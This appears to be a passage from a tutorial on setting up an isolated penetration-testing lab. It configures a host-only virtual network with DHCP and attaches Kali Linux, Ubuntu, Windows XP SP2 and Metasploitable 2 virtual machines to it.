
Use local DHCP service to distribute IP address to VMs

Subnet IP: 192 . 168 . 64 . 0    Subnet mask: 255 . 255 . 255 . 0


Buttons: Restore Defaults, Import..., Export..., **OK**, Cancel, Apply, Help

The changes we are making below will be same for both Virtualbox and Vmware although we are showing it on Vmware. Let's add virtual machines to the network we created above. The four machines are 1. Kali Linux 2. Ubuntu 3. Windows XP SP2 4. Metasploitable 2. Let's first add Kali Linux. Keep Kali Linux on both NAT and Host-Only Network (vmnet6) as it may require internet to download new tools. In the virtual machine settings, Click "Add" to add the second network adapter.






Add the second adapter to the newly created host only network (vmnet6). Enable the DHCP service and click on "Apply" to save the changes.



Add the other three virtual machines to the same network as shown below.



